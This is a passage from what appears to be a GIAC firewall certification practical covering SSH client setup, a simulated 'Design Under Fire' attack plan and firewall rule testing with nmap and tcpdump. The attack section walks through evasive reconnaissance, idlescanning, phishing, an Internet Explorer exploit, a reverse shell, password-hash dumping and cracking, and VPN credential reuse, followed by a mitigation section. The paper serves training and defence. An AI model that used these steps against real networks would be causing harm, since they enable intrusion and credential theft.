
Next, click on "Auth". Set the location to the private key to allow PuTTY to use certificate-based authentication.



Finally, set PuTTY to forward port 143 to the internal address of the remote SSH server. The source port is the local port opening up on the client PC. The destination is the remote IP address and port to which the connection is being forwarded. The SSH server will be configured with a redirect command in its pf firewall configuration to send port 143 to the internal email server.



The final configuration is for WinSCP. This program is used for remote file storage and access. WinSCP offers a simple to use drag-and-drop interface for users. Enter the SSH server IP address, the user name, and reference the private key file. Save the information once completed.



Assignment 3 – Design Under Fire

Abstract

Design Under Fire is intended to reverse the roles and begin thinking like an attacker. The goal is to gain access to an internal system in the network design of a certified GCFW individual. The attack must be detailed step by step and be both realistic and reasonable. Full reconnaissance work must be simulated on the remote network before attacking.


The Attack

The goal of Design Under Fire is to obtain unauthorized access to a remote network. The only information I begin with as an attacker is that I want to attack GIAC Enterprises. The basic reconnaissance work will begin with public information databases and search engines to gain some information about the company. Once this first phase of reconnaissance is complete, I will likely have gained enough information to begin some light active probing of the remote network. When this phase is completed, an attack plan will be presented.

The network to be attacked will be from the GCFW Practical submitted by Andy Millican. The attack methodology I will present could be used against any network. I chose Mr. Millican's network because he specifically stated that internal workstations were operating on Windows XP. The second reason is that Mr. Millican specifically states (on page 5) that "Offsite Employees" may be admins connecting to the GIAC Enterprises network via the Internet. My reconnaissance work will be able to discover the operating system of internal desktops, but I would rather use a paper that specifically states the internal desktops are Windows systems rather than make that assumption.

The following diagram is taken directly from Mr. Millican's practical:
http://www.giac.com/practical/GCFW/Andy_Millican_GCFW.pdf

Network Diagram:
Note: For the purposes of this paper 192.168.1.0/24 will be considered public IP space.
Taking into consideration the needs presented above and the security zone suggestions, the following diagram represents the most secure network implementation for GIAC Enterprises.



The initial reconnaissance will begin with a simple search at Google for GIAC Enterprises. It's a good bet that the search will reveal their web site. Clicking on the "cached" link on the search results will allow us to view the page through the Google cache. This keeps our IP address out of any logs on the GIAC Enterprises web server. The goal of this step should be to learn the domain name of GIAC Enterprises, learn more about the business, harvest as many email addresses as possible, and search through the web site via the Google cache for any good information. This good information may be IT job postings that reveal hardware and software information about the company, any web

applications that the site runs, or any mistakes such as a user name and/or password embedded within the html code of a web page.

After the initial searching through Google, we'll definitely have at the very least a domain name and at least one email address. This information can be used to learn more information about GIAC Enterprises without actively sending packets to the network. The web site www.samspade.org is an excellent resource for discovering information about a domain name. A lookup on the GIAC Enterprises domain name will reveal a physical address, at least one contact email address, a phone number or two, administrative contact information, technical contact information, zone contact information, and finally DNS server information. All of the contact information is an excellent starting point for future social engineering. The DNS server information tells us some more great technical information. We can now lookup the DNS server IP addresses in a 'whois' database and discover more specific information about the Internet routable IP ranges that GIAC Enterprises owns. This information will be helpful once we begin active probing reconnaissance work.

The next step will be to do some more online searching. The Google Groups site (http://groups.google.com) will be our next stop. Assuming that the DNS name of GIAC Enterprises is "giacenterprises.com", performing a search on "@giacenterprises.com" at the Google Groups site will reveal some helpful information. Information technology workers tend to exchange tips and ask for help through newsgroups and mailing lists. There's a good chance that we'll discover some juicy technical information about the GIAC Enterprises network based on online posts made by their IT personnel. We can probably expect to learn some specific operating system and server software information from this step in our reconnaissance.

It may also be helpful to see if GIAC Enterprises has been the subject of a web defacement. Zone-H is the most popular online repository of web defacement. Searching their online database will tell us if any hacking groups have reported defacing their web site. Mr. Mullican states on page 3 of his practical that the GIAC Enterprises web site had previously been modified, so I'll assume that we discovered this in the Zone-H archive. This information from Zone-H will reveal what type of web servers are being used on the remote network.

If the information from Zone-H was out of date and GIAC Enterprises is now running a new web server, we can still easily find out that information. Netcraft runs an online database that keeps track of web server information. A query to Netcraft will reveal the history of a web site's IP addresses, uptime, and server versioning.


If we're interested in learning a bit more about the remote network before we start sending packets, we can use an online demo of the VisualRoute application. The site http://visualroute.itotal.net/ will allow us to remotely traceroute to a site

without revealing our real IP address. This can give us valuable information as an attacker. We can learn if ICMP traffic is filtered to the remote network and who is the GIAC Enterprises upstream Internet service provider. If our traceroute requests get through to the remote network, we can query every IP address in their net block to see which hosts are up. Mr. Millican's router configuration file did not block ICMP traffic, so at the very least we will have discovered his router. Further analysis of Mr. Millican's "red zone" firewall rules shows that ICMP echo request traffic is not filtered, which means we have now enumerated the one live IP address on the GIAC Enterprises network.

We should now have some detailed information to use for active probe reconnaissance work. I'm not comfortable letting my IP address be spotted on the GIAC Enterprises perimeter, so I'm going to use a technique called Idlescanning to map out services on the remote network. Idlescanning uses predictable IP ID's in an operating system's packets to gleam scan information from a remote host. Idlescanning also requires that the host with predictable IP ID numbers not be actively communicating with anyone else at the time. It will be simple to find a suitable Idlescan zombie by scanning through my local cable Internet subnets in the middle of the night. I can then use that Idlescan zombie to perform a scan using nmap. This will enumerate all TCP services available on the GIAC Enterprises network without revealing my IP address.

The following screenshot is an example that scans "172.20.17.68" using "172.20.14.75" on port 135 as an Idlescan zombie.

Note: Be sure to use "-P0" or your IP address will directly ping the remote host.



Once our Idlescan is complete, we will know every available TCP service on Mr. Mullican's network. Based on all reconnaissance up to this point, the following hosts have been discovered on the GAIC Enterprises network:

Device	IP Address	Ports	Notes
Router	99.99.99.99	23	Serial interface
Web Server	192.168.1.22	80, 443	
SMTP Server	192.168.1.22	25	
SSH Server	192.168.1.22	22	
Unknown Service	192.168.1.22	44	Unknown service at this point
VPN Server	192.168.1.22	1723	Assuming PPTP by the port number

Note: The DNS server is not listed because it was not defined in the perimeter firewall configuration as a public service even thought it was noted in the network diagram.

Now that the TCP services are enumerated, it's time to find out for sure what's running on those remote ports. I'm still not comfortable letting the GIAC Enterprises network spot my IP address in their logs, so I'm going to solve that problem by drinking some coffee. Starbucks started making wireless hot spots available at many locations within the last couple of years. My laptop and trusty wireless card are going to grab an IP address on the local Starbucks network to finish up my reconnaissance work. A simple "telnet" connection to all discovered ports will help give me version information. This allows me to figure out that port 44 is running SSH. Since it's the only service running on a unique port, I believe this to be an attempt at security through obscurity. I'm going to take a stab in the dark and assume that this SSH service is running on the firewall itself. While I'm still browsing through the Starbucks hot spot, I can take a shot at trying some default passwords on the remote services without worrying about being caught. For the purpose of this paper, I'll assume that only the strongest passwords are used and that all remote services are up to date and configured properly. This means I'm going to have to find a way into the GIAC Enterprises network without attacking the perimeter directly.

Some of my earlier reconnaissance work would have no doubt revealed some IP addresses of users on the GIAC Enterprises network. My next bit of work will be to send email to those accounts in an attempt to gleam off some more information. I'll craft up an email with a bit of social engineering pretending to be a salesman, someone looking for help, or someone looking to buy services from GIAC Enterprises. The emails I send will contain embedded html code containing an <img> tag as well as a link to a web site that I control, as well as a spoofed "from" address. If the remote email client renders html email, my <img> tag will automatically connect to my web site in the background. If the email client does not render html, I'll bet that one of the users will click on the link to my web page. (I think looking back at the history of viruses on the Internet proves

that end users are usually the weak link in security and will click on anything in an email message.) Once one of the users has made an entry in my web server logs, I can check the "agent log" to see some information about their workstation. Since I know Mr. Mullican is running Windows XP on his desktops, I'll assume that I spot the following entry in the web server's agent log:

Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

This agent tag lets me know that users on the GIAC Enterprises network are running Internet Explorer 6.0 on Windows XP. Now I can look for some recent vulnerabilities in Microsoft Internet Explorer to find something that suits my needs to exploit an internal system. I'm going to choose the "Microsoft Internet Explorer ITS Protocol Zone Bypass" vulnerability discovered in February. As of mid-April, this vulnerability has not yet been confirmed fixed by any Microsoft patch according to SecurityFocus. This vulnerability will effectively allow a malicious web site to upload and execute content on a remote vulnerable client. This has been exploited in the wild for some time now and has many examples by which to create your own personalized exploit. The issue is discussed in the following Bugtraq id:


http://www.securityfocus.com/bid/9658/

After making it this far, I know that users on the GIAC Enterprises network will click on links in random emails with good social engineering techniques applied. I'm going to send out emails to GIAC Enterprises users once again, this time linking them to a malicious web page on a web server I control. Using the Internet Explorer Zone Bypass vulnerability, I will upload a malicious executable to any desktop in the GIAC Enterprises network that happens to click on the link in my email. The program will initially download itself to the remote machine and when run, add an entry to the "current user" "run" registry key to run itself with the "-x" parameter on the next system reboot. The "-x" parameter will cause the malicious program to launch in exploit mode. In exploit mode, the malicious executable will bind cmd.exe to an outbound telnet connection to port 80 on a system I control. (An example reverse bind command shell program has been attached to this document as Appendix C.) I am waiting to make the outbound connection upon the next system reboot in order to make the command run in the background. If I were to immediately run an outbound connection when the user visits my malicious web page, a command prompt window would run visibly on the compromised desktop's screen and the user would know something was terribly wrong.


Seeing how small of a shop GIAC Enterprises is (3 public servers and 1 public IP), I think it's pretty safe to assume that there's a limited IT shop and that there aren't strict desktop policies on the systems. This means all users are likely administrators and therefore my remote command prompt will be running with administrative privileges on the desktop system. At this point, I can write

arbitrary FTP scripts to upload and download any file to and from the remote system on an FTP server directory I control. I'll first upload the program "pwdump3" which will be used to dump the password hashes from the system. I will then get those password hashes transferred back to my own personal system where I will crack them with the program "Cain & Abel" using cryptanalysis with RainbowCrack tables. RainbowCrack can be used to pre-calculate every possible NT password hash based on a defined character set. These pre-calculated hashes can then be used to crack NT passwords in a matter of minutes. After the cracking is complete, I should have the passwords to the user's account and the local Administrator account. My previous pen testing experience tells me there's a good chance that the local Administrator account password is the same on every desktop in the network. If I'm feeling ambitious, I can upload "pstools" to the compromised desktop and access every desktop on the network using the Administrator password and run through the same process of stealing the password hashes and cracking the passwords. Once all desktops and account passwords on the workstation network have been compromised, I will go back to attacking the network perimeter.

Screenshot of pwdump3 in action:



Screenshot of Cain & Abel cryptanalysis in action:



Armed with the knowledge of user passwords, I go back to the network perimeter to attack the VPN server running PPTP. Microsoft Windows natively supports PPTP connections to remote networks, so client access won't be a problem. Once again, previous pen-testing knowledge tells me that users love to use the same password on multiple systems. This leads me to believe that at least one account and password I have harvested will work on the VPN server. Now I have remote access to the GIAC Enterprises network. According to Mr. Millican's PPTP server configuration on page 35, I may be assigned the IP address of 10.1.1.140 once I am connected to the remote network. If we reference the network diagram, we can see that this puts us in a separate network segment from the workstations that we have already compromised. As far as I can tell, our IP address will actually operate on the internal interface of the public firewall, which should dump us directly into the network that contains the internal IDS, DNS server, SMTP server, Deposit Server, Order server, and Web server.

With elevated remote network access, unlimited time to roam around the GIAC Enterprises network, knowledge of internal user passwords, and a compromise of every internal desktop, it's now clear that the GIAC Enterprises network has effectively been compromised. All I have to do as an attacker is wait for an opportune moment to strike the remaining systems at some time in the future.

Risk Mitigation

What could GIAC Enterprises have done to stop this attack?

Some of the first reconnaissance techniques used public search engines to gather information. If you have a public site, use a robots.txt file on your web server to limit the directories that a search engine is allowed to traverse. For example, it would be a good idea to disallow access to directories that house your web applications. This reconnaissance work would not have generated any logs at GIAC Enterprises.

Other initial reconnaissance searched through online groups for GIAC Enterprises email addresses. This was used to find posts from IT workers to gain more information about the software and hardware. It's a good idea to encourage users to use outside email addresses (like Hotmail) to participate in mailing lists. This does a bit to protect your company's technical information and also keeps a load off of the mail servers. This reconnaissance work would not have generated any logs at GIAC Enterprises.

GIAC Enterprises could not have stopped the searches through the Netcraft and Zone-H archives. Those databases are run by outside parties and are considered public information. This reconnaissance work would not have generated any logs at GIAC Enterprises.

Further reconnaissance looked through public DNS records. Many times this information discloses the name and email address of an IT administrator. It's a good idea to use a generic contact name and address as to not disclose too much information. This reconnaissance work would not have generated any logs at GIAC Enterprises.

The next step involved using a Visual Route demo site to probe the GIAC Enterprises network. If GIAC Enterprises had filtered out ICMP traffic, this step would not have been as effective as it was. It's a good idea to filter out unnecessary ICMP traffic at the network perimeter. Regardless of filtering or not, any logs on the GIAC Enterprises network would have shown the IP address of the Visual Route server, and not mine.

GIAC Enterprises could not have stopped the Idlescanning. This scan had nothing to do with any flaw in their network. Any logs generated by this scan would show the innocent bystander Idlescan zombie as the attacker – not me.

GIAC Enterprises could not have stopped my network probes from the wireless network hot spot at Starbucks either. This too would only reveal an IP address owned by Starbucks – not mine.

GIAC Enterprises could possibly have stopped the social engineering emails. If email clients were configured not to render html, then my embedded <img> tag would not have worked. End user security training may have stopped users from clicking on the link to the web server I control, but this is not likely. End users are usually the weakest link in security. Any potential firewall or IDS logs generated at GIAC Enterprises would reveal the IP address of the web server I control. This may, or may not, by my own personal IP address.

GIAC Enterprises could have stopped the simple desktop exploitation by forcing employees to run with "user" privileges. This would have forced me to perform another phase of exploitation to elevate my local privileges. A good patching policy would have stopped that attempt. The outbound connection from an exploited desktop could have very likely been spotted by the IDS and would have revealed the system from which I performed the rest of the exploitation. Any IDS logs noticed by the IDS administrator during this part of the attack could have potentially been used to stop the compromise of further desktop systems.

Forcing users to use unique passwords could have prevented the remote VPN attack. Identical passwords do not enforce a Defense-In-Depth strategy on a network. GIAC Enterprises would have logged the remote VPN logins, but the logs would only reveal the IP address of the Starbucks wireless network.

I believe these attacks to be both realistic and reasonable. Pen-testing experience has shown me that many weak points in a network, such as password usage and malicious logic execution, is at the fault of the end user. Security awareness and education can go a long way in strengthening the weak human factor link in a network's security.

Assignment 4 – Verifying the Firewall Policy

Abstract

This final section tests the firewall rules. Creation of a firewall policy without testing its validity is not a good idea. The verification of all filtering rules will help a firewall administrator discover the strengths and weaknesses of the firewall as well as potential configuration mistakes. A plan of action, software utilities, and hands on validation will be covered in this final section of the paper. Parts of the "translation" and "filtering" sections of the OpenBSD configuration file will be analyzed.

Firewall Verification

Assumptions:

- *The firewall has not yet been implemented at GIAC Enterprises*
- *Every applicable server has been noted in the firewall configuration*

The validation of the firewall rules will be performed to ensure the firewall policy is sound. The last thing I want to do is present an insecure solution to GIAC Enterprises in the most important piece of the design. It would be foolish to create and deploy an entire firewall rule set into a production environment without first fully validating the integrity of the system. The firewall testing will be performed in my own lab environment before being deployed at GIAC Enterprises. This means that a time of day is not a major consideration in the testing. This also means there is no risk to the testing since it is not in a production environment. This will be the last step performed before implementing the firewall into the GIAC Enterprises network.

The following formula will be used to estimate the cost of the firewall verification:
*(# Rules) * ((((1 * least time) + (2 * likely time) + (1 * most time)) / 4) / 60) * $180*

The formula takes into account that some rules will take just a short amount of time to verify and some will take a long time to verify, but most will take roughly the same time to verify. The verification time takes into account tools usage, reconfiguration of the testing machines, and five extra minutes allotted per rule for documentation and reporting purposes. The most likely time is weighted the most heavily, and then an average time is calculated. The time is divided by 60 to figure it into hours, and then is multiplied by my hourly rate for this project. The number of rules in the firewall then multiplies that final number.

Final calculation:

40 * ((((10 + (2 * 15) + 25) / 4) / 60) * $180)
== 40 * ((65/4) / 60) * $180)
== 40 * $48.75
$1950 for firewall rule verification

Note: 40 rules is an estimate. Some rules will not be tested for various reasons. The calculation also estimates 11 hours, which is roughly accurate to actual testing time.

The testing will be mostly performed with two laptop computers. One laptop will be running a "netcat" listener and acting as the server in the specific firewall rule. The other laptop will be acting as the client system in the specific firewall rule. Laptops were chosen for their quick portability. The operating system on both laptops is Linux. Most mainstream Linux installations are natively friendly to networking jobs. All tools used within the testing also perform best on a Linux or Unix system.

Tools used for rule validation:

Netcat – Netcat will be used in the firewall rules testing to simulate the TCP and UDP listening services of various servers in the GIAC Enterprises network.

Hping – Hping is a powerful tool that will be used to directly test firewall rules. Hping can craft packets through the command line interface and shows you results of your packet probes on the screen in real time.

Tcpdump – Tcpdump is a command line sniffer for Linux and Unix platforms. This will be used to sniff the wire and see if our testing is accurate.

Nmap – Nmap is a high-speed port scanning utility. This will be used at various times during the testing to analyze a large block of TCP or UDP ports.

My comments are in black text and the firewall rules & comments are shown in blue.

```
################################
##### Address Translation #####
################################
```

The ineternal network will be translated to an Internet routable IP address when leaving the GIAC Enterprises network. The following capture was taken on the external interface of the firewall. The playback of this capture shows that a ping from the internal network will translate the IP address to an Internet routable address.

Command: tcpdump -nnt -r ext-ping-from-int.tcp
(Playing back a capture file)

```
10.2.3.1 > 10.2.3.250: icmp: echo request (DF)
10.2.3.250 > 10.2.3.1: icmp: echo reply
10.2.3.1 > 10.2.3.250: icmp: echo request (DF)
10.2.3.250 > 10.2.3.1: icmp: echo reply
10.2.3.1 > 10.2.3.250: icmp: echo request (DF)
10.2.3.250 > 10.2.3.1: icmp: echo reply
10.2.3.1 > 10.2.3.250: icmp: echo request (DF)
10.2.3.250 > 10.2.3.1: icmp: echo reply
10.2.3.1 > 10.2.3.250: icmp: echo request (DF)
10.2.3.250 > 10.2.3.1: icmp: echo reply
```

Here is the actual ping being performed from the host on the internal network. The IP scheme of the internal network is 172.16.0.0/24.

Command: ping –c 5 10.2.3.250


```
PING 10.2.3.250 (10.2.3.250) 56(84) bytes of data.
64 bytes from 10.2.3.250: icmp_seq=1 ttl=63 time=0.391 ms
64 bytes from 10.2.3.250: icmp_seq=2 ttl=63 time=0.241 ms
64 bytes from 10.2.3.250: icmp_seq=3 ttl=63 time=0.234 ms
64 bytes from 10.2.3.250: icmp_seq=4 ttl=63 time=0.234 ms
64 bytes from 10.2.3.250: icmp_seq=5 ttl=63 time=0.244 ms

--- 10.2.3.250 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3999ms
rtt min/avg/max/mdev = 0.234/0.268/0.391/0.064 ms
```

```
#Translate all outbound connections from our networks
        nat on $ext_if inet from any to any -> ($ext_if)
```

The next sets of address translation rules use the “rdr” (redirect) command. This command creates a 1-to-1 NAT relationship between Internet routable IP addresses and RFC 1918 compliant IP addresses. An external system communicating with one of these redirected hosts is actually communicating with an Internet routable IP address on the firewall’s external interface. The firewall translates and forwards those communications to the respective internal host. This 1-to-1 NAT through “rdr” is displayed in the following diagram:

The IP 12.2.3.2 is translated by the firewall to the internal host 192.168.0.2.



TCP port 53 was tested on the DNS server from the external IP address 12.2.3.204 in my lab environment. First, an nmap scan was performed to remotely test all ports on the DNS server.

Command: nmap –p1-65535 –P0 12.2.3.2

```
Interesting ports on 12.2.3.2:
(The 65534 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
53/tcp   open   domain
```

The following tcpdump capture on the DMZ interface verified the results of the nmap scan:

Command: tcpdump -nnt 'host 12.2.3.204'

```
tcpdump: listening on fxp0
12.2.3.204.57621 > 192.168.0.2.53: S 4072124033:4072124033(0) win 4096
192.168.0.2.53 > 12.2.3.204.57621: S 2138971845:2138971845(0) ack 4072124034 win 5840
<mss 1460> (DF)
12.2.3.204.57621 > 192.168.0.2.53: R 4072124034:4072124034(0) win 0 (DF)
```

UDP port 53 was also verified with an nmap scan:

Command: nmap –sU –p 1-65535 –P0 12.2.3.2

```
Interesting ports on 12.2.3.2:
(The 65534 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
53/udp   open   domain
```

```
#Address translation for publicly accessible servers
        rdr on $ext_if proto { tcp, udp } from any to $dns_serv_public \
                port 53 -> $dns_serv port 53
```

TCP Port 25 was found to be open in the following nmap scan from host 12.2.3.204 to the mail server at 12.2.3.3:

Command: nmap –p1-65535 –P0 12.2.3.3

```
Interesting ports on 12.2.3.3:
(The 65534 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
25/tcp   open   smtp
```

The nmap scan results were verified with the following tcpdump capture on the DMZ interface:

Command: tcpdump –nnt 'host 12.2.3.204'

```
tcpdump: listening on fxp0
12.2.3.204.58161 > 192.168.0.3.25: S 3708480411:3708480411(0) win 1024
192.168.0.3.25 > 12.2.3.204.58161: S 2589309518:2589309518(0) ack 3708480412 win 5840
<mss 1460> (DF)
12.2.3.204.58161 > 192.168.0.3.25: R 3708480412:3708480412(0) win 0 (DF)
```

```
rdr on $ext_if proto tcp from any to $mail_serv_public port 25 \
                -> $mail_serv port 25
```

TCP Port 80 was found to be open in the following nmap scan from host 12.2.3.204 to the web server at 12.2.3.4:

Command: nmap –p1-65535 –P0 12.2.3.4

```
Interesting ports on 12.2.3.4:
(The 65534 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
80/tcp   open   http
```

The nmap scan results were verified with the following tcpdump capture on the DMZ interface:

Command: tcpdump –nnt 'host 12.2.3.204'

```
tcpdump: listening on fxp0
